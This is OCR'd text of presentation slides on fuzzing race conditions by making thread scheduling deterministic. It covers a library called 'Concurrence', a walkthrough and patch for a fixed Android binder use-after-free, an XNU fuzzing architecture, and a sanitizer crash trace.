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

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

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

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


Preemptive Scheduling

Thread 1

- instruction
- instruction
- instruction
- yield
- instruction
- instruction
- instruction

PC

scheduler

Thread 2


- instruction
- instruction
- instruction
- instruction
- instruction
- instruction
- instruction

Preemptive Scheduling

PC → scheduler

Thread 1	Thread 2
instruction	instruction
instruction	instruction
instruction	instruction
yield	instruction
instruction	instruction
instruction	instruction
instruction	instruction

Preemptive Scheduling




What's the difference?

- Similarities
  - Execution contexts
  - Block/yield
- Differences
  - Preemptive scheduling has arbitrary interrupt-induced yields
  - Arbitrary yield implies exponentially many possible yield locations

Fuzzing Cooperative Scheduling

- Good news: this case is easy
  - Deterministic
  - No exponential blowup
  - We can even randomly fuzz task ordering!
- It works in the real world
  - Chrome IPC bug (CVE-2018-17462)



Fuzzing Preemptive Scheduling: Lots of Problems

- Parallelism on multi-core systems is hard to model
- No control over preemption timing
  - Can’t just fuzz around with a particular test case to explore different interleavings
  - Even if we hit a buggy interleaving, no guarantee it will reproduce

Fuzzing Preemptive Targets: First Attempt (2018-2020)

- Approach: convert preemptive targets to cooperative targets by hand
- Benefits
    - Easy to implement without library changes
    - Works for targets like Android NFC
- Drawbacks
    - No blocking
    - Coarse-grained
- Idea: let’s make our own deterministic thread library

Fuzzing Preemptive Targets: Needed Components

- Use only one thread
- Intercept thread and sync functions
- Own scheduler that manages the pending work
- Create new execution contexts in thread creation and deletion
- Sync primitives track runnable threads

Introducing “Concurrence”

- Executor
  - Create, destroy, and switch between contexts.
  - One thread at a time for determinism.
- Scheduler
  - Track runnable executor contexts and switch between them.
  - Randomize order of runnable tasks using fuzzer data.
- Annotations
  - Yield(), Block(), GetThreadId(), MakeRunnable(tid)
  - Mutex and RWLock are provided and implemented in terms of these primitives.
- Semantics
  - Yield and Block are explicit in this scheduler.
  - Until a thread does one of these operations, it will not be rescheduled.

Modeling preemption

- Recall the preemptive scheduling is cooperative + unpredictable yields
- This library already supports block + yield
- We can simulate preemption with this project by adding yield statements

What sort of manual preemptions might work?

- XNU: Flow Divert Race Condition Use After Free (2022)
- XNU: kernel use-after-free in mach_msg (2021)
- Linux: unix GC memory corruption by resurrecting a file reference through RCU (2021)
- Chrome: Data race in HRTFDatabaseLoader::WaitForLoaderThreadCompletion (2021)
- Android NFC: Type confusion due to race condition during tag type change (2021)
- **Android Linux: fix binder UAF when releasing todo list** (2020)
- Samsung: UAF via missing locking in SEND_FILE_WITH_HEADER handler (2019)
- iOS/macOS: Race in XNU's mk_timer_create_trap() can lead to type confusion (2019)

Android Linux: fix binder UAF when releasing todo list

- Thread 1: enter binder_release_work from binder_thread_release
- Thread 2: binder_update_ref_for_handle() -> binder_dec_node_ilocked()
- Thread 2: dec nodeA --> 0 (will free node)
- Thread 1: ACQ inner_proc_lock
- Thread 2: block on inner_proc_lock
- Thread 1: dequeue work (BINDER_WORK_NODE, part of nodeA)
- Thread 1: REL inner_proc_lock
- Thread 2: ACQ inner_proc_lock
- Thread 2: todo list cleanup, but work was already dequeued
- Thread 2: free node
- Thread 2: REL inner_proc_lock
- Thread 1: deref w->type (UAF)

Android Linux: fix binder UAF when releasing todo list

```
-static struct binder_work *binder_dequeue_work_head(...) {
-  binder_inner_proc_lock(proc);
-  w = binder_dequeue_work_head_ilocked(list);
-  binder_inner_proc_unlock(proc);
-  return w;
-}

 static void binder_free_thread(struct binder_thread *thread);
 {
  while (1) {
-     w = binder_dequeue_work_head(proc, list);
+     binder_inner_proc_lock(proc);
+     w = binder_dequeue_work_head_ilocked(list);
+     wtype = w ? w->type : 0;
+     binder_inner_proc_unlock(proc);
```


Android Linux: fix binder UAF when releasing todo list


- Thread 1: enter binder_release_work from binder_thread_release
- Thread 2: binder_update_ref_for_handle() -> binder_dec_node_ilocked()
- Thread 2: dec nodeA --> 0 (will free node)
- Thread 1: ACQ inner_proc_lock
- Thread 2: block on inner_proc_lock
- Thread 1: dequeue work (BINDER_WORK_NODE, part of nodeA)
- Thread 1: **REL inner_proc_lock**
- Thread 2: ACQ inner_proc_lock
- Thread 2: todo list cleanup, but work was already dequeued
- Thread 2: free node
- Thread 2: **REL inner_proc_lock**
- Thread 1: **deref w->type** (UAF)

We need fewer preemptions than we thought

- Race-free programs have no observable behavior differences when preemption occurs between sync points.
- A motivated security researcher can additionally preempt in suspicious places (reference counting, memory fences)

Initial Experiments: Fuzzing iOS


LibFuzzer (main)
Fuzzing Input (syscalls)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
XNU Host (C++)
(//fuzz/host)
cloneproc()
thread_create()
socket()
connect()
mach_msg()
Hypercall (C)
(//fuzz/host/hypercall)
XNU (fakes/API)
(//fuzz/xnu)
XNU
(//third_party/xnu)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Fuzzing Input (syscalls/scheduler data)
Syscall List
Fuzz Target
(//fuzz/target/mach_port_fuzzer)
Scheduler Data
XNU Host (C++)
(//fuzz/host)
GetRandomNumber()
cloneproc()
thread_create()
socket()
connect()
mach_msg()
Hypercall (C)
(//fuzz/host/hypercall)
Scheduler
(//concurrence/scheduler)
machine_thread_create()
yield()
SwitchTo(...)
XNU (fakes/API)
(//fuzz/xnu)
Executor
(//concurrence/executor)
XNU
(//third_party/xnu)

Data Model

```
message Session {
  repeated Command commands1 = 1;
  repeated Command commands2 = 2;
  repeated Command commands3 = 3;
  required bytes data_provider = 4; # services copyin, etc.
  required bytes scheduler_data_provider = 5; # services scheduler
}

message Command {
  oneof command {
    MachVmAllocateTrap mach_vm_allocate_trap = 1;
    MachVmPurgableControl mach_vm_purgable_control = 2;
    MachVmDeallocateTrap mach_vm_deallocate_trap = 3;
    TaskDyldProcessInfoNotifyGet task_dyld_process_info_notify_get = 4;
    MachVmProtectTrap mach_vm_protect_trap = 5;
    # ...
  }
}
```

VirtualMutex: XNU integration

```
void lck_mtx_lock(VirtualMutex **sp) {
  HostYield();
  (*sp)->Lock();
}

void lck_mtx_unlock(VirtualMutex **sp) {
  (*sp)->Unlock();
  HostYield();
}
```

High-Level Execution Plan

- For each test case, fork a new process from init.
- Create threads in the new process to ingest the random syscalls.
- Run the scheduler until no threads are left.
- Kill the process and repeat.

Investigating an IPC bug

```
==1158957==ERROR: AddressSanitizer: heap-use-after-free
READ of size 4 at 0x60f000003d30 thread T0
    #0 0x1d8f925 in ipc_object_lock osfmk/ipc/ipc_object.c:1350:69
    #1 0x1d9ef05 in ipc_port_release_send osfmk/ipc/ipc_port.c:2869:3
    #2 0x1d91517 in ipc_object_destroy osfmk/ipc/ipc_object.c:843:3
    #3 0x1d6b2d3 in ipc_kmsg_clean osfmk/ipc/ipc_kmsg.c:1867:3
    #4 0x1d6aca2 in ipc_kmsg_reap_delayed osfmk/ipc/ipc_kmsg.c:1677:3
    #5 0x1d6ab81 in ipc_kmsg_destroy osfmk/ipc/ipc_kmsg.c:1592:3
    #6 0x1d6ce46 in ipc_kmsg_send osfmk/ipc/ipc_kmsg.c:2197:3
    #7 0x1dd10b4 in mach_msg_overwrite_trap osfmk/ipc/mach_msg.c:374:8

